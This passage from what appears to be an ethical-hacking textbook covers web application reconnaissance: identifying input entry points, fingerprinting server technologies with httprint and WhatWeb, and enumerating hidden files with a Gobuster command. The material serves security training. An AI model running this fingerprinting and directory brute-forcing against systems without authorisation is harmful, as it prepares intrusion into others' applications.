Error Message	Information Leakage
Email Interaction	Email Injection
Application Codes	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web application, first, they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This section describes how attackers find vulnerabilities in a web application and exploit them.

Attackers need to analyze target web applications to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze a web application, attackers acquire basic knowledge of the web application. Then, they can analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input**: The first step in analyzing a web application is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web application that intercepts HTTP requests. Other web application entry points are user interfaces provided by web pages, service interfaces provided by web services, serviced components, and .NET Remoting components.

  Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies**: Server-side technologies or server-side scripting systems are used to generate dynamic web pages requested by clients, and they are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.

Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers can fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality**: Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Identify Files and Directories**: Web servers host web applications, and misconfigurations while hosting these web applications may lead to exposure of critical files and directories over the Internet. Attackers identify the target web application's files and directories exposed on the Internet using various automated tools such as Gobuster. Such information further helps attackers gather sensitive information stored in the files and folders.

- **Identify Web Application Vulnerabilities**: Web applications are developed using various technologies and platforms. Not following secure coding practices in the development of web applications may leave flaws that can be exploited to perform various types of attacks.

- **Map the Attack Surface**: Attackers then map the attack surface of the web application to target specific vulnerable areas. They identify the various attack surfaces uncovered by the applications as well as the vulnerabilities associated with them.

Identify Entry Points for User Input

Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the application is easy. Thus, during web application analysis, attackers try to identify entry points for user input so that they can understand how the web application accepts or handles the user input. Attackers examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all the user input fields. They also identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referer, Accept, Accept-Language, and Host. Furthermore, they determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL. Then, they can find the vulnerabilities present in the input mechanism and exploit them to gain access to the web application.

Use the following tools to analyze the web application:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)

- httprint (*https://www.net-square.com*)

Identify Server-Side Technologies

- Perform detailed server fingerprinting and analyze the HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId – ASP.NET, PHPSESSID – PHP
- Use tools such as httprint and WhatWeb to identify server-side technologies




FIGURE 14.S1: Screenshot displaying error message

- **httprint**

  Source: *https://www.net-square.com*

  httprint is a web server fingerprinting tool that relies on web server characteristics to accurately identify web servers, even though they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. httprint can also be used to detect web-enabled devices that do not have a server banner string, such as wireless access points, routers, switches, cable modems, and httprint uses text signature strings, and it is very easy to add signatures to the signature database.




Figure 14.52: Screenshot of httprint

- **WhatWeb**

  Source: *https://github.com*

  WhatWeb scans and identifies web technologies, including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1800 plugins, each of which recognizes something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.




Figure 14.53: Screenshot showing output of WhatWeb

Identify Server-Side Functionality

After determining the server-side technologies, attackers try to identify the server-side functionality to find potential vulnerabilities. They examine the page source and URLs and make educated guesses to determine the internal structure and functionality of web applications.

They use the following tools to do so.

- **GNU Wget**

  Source: *https://www.gnu.org*

  GNU Wget is employed for retrieving files using HTTP, HTTPS, and FTP, which are the most widely used Internet protocols. It is a non-interactive command-line tool; hence, it can be called from scripts, cron jobs, and terminals without X-Windows support.




Figure 14.54: Screenshot displaying GNU Wget command-line utility tool

- BlackWidow (*http://softbytelabs.com*)
- Teleport Pro (*http://www.tenmax.com*)
- **Examine URL**

  An SSL certified page URL starts with https instead of http. If a page contains a .aspx extension, the application is likely written using ASP.NET. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.




Figure 14.55: Identify Server-Side Functionality by examining URL

Identify Files and Directories

Attackers use various techniques and tools to enumerate applications, hidden directories, and files of the web application hosted on web servers that are exposed on the Internet. They use tools such as Gobuster and URL Fuzzer and the Nmap NSE script http-enum to identify files and directories of the target web application.

- **Gobuster**

  Source: *https://github.com*

  Gobuster is a Go-programming-based directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. It is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, names of virtual hosts on the target server, etc.

  Run the following command to retrieve file and directory names and their status codes:

  ```
  gobuster -u <target URL> -w common.txt
  ```

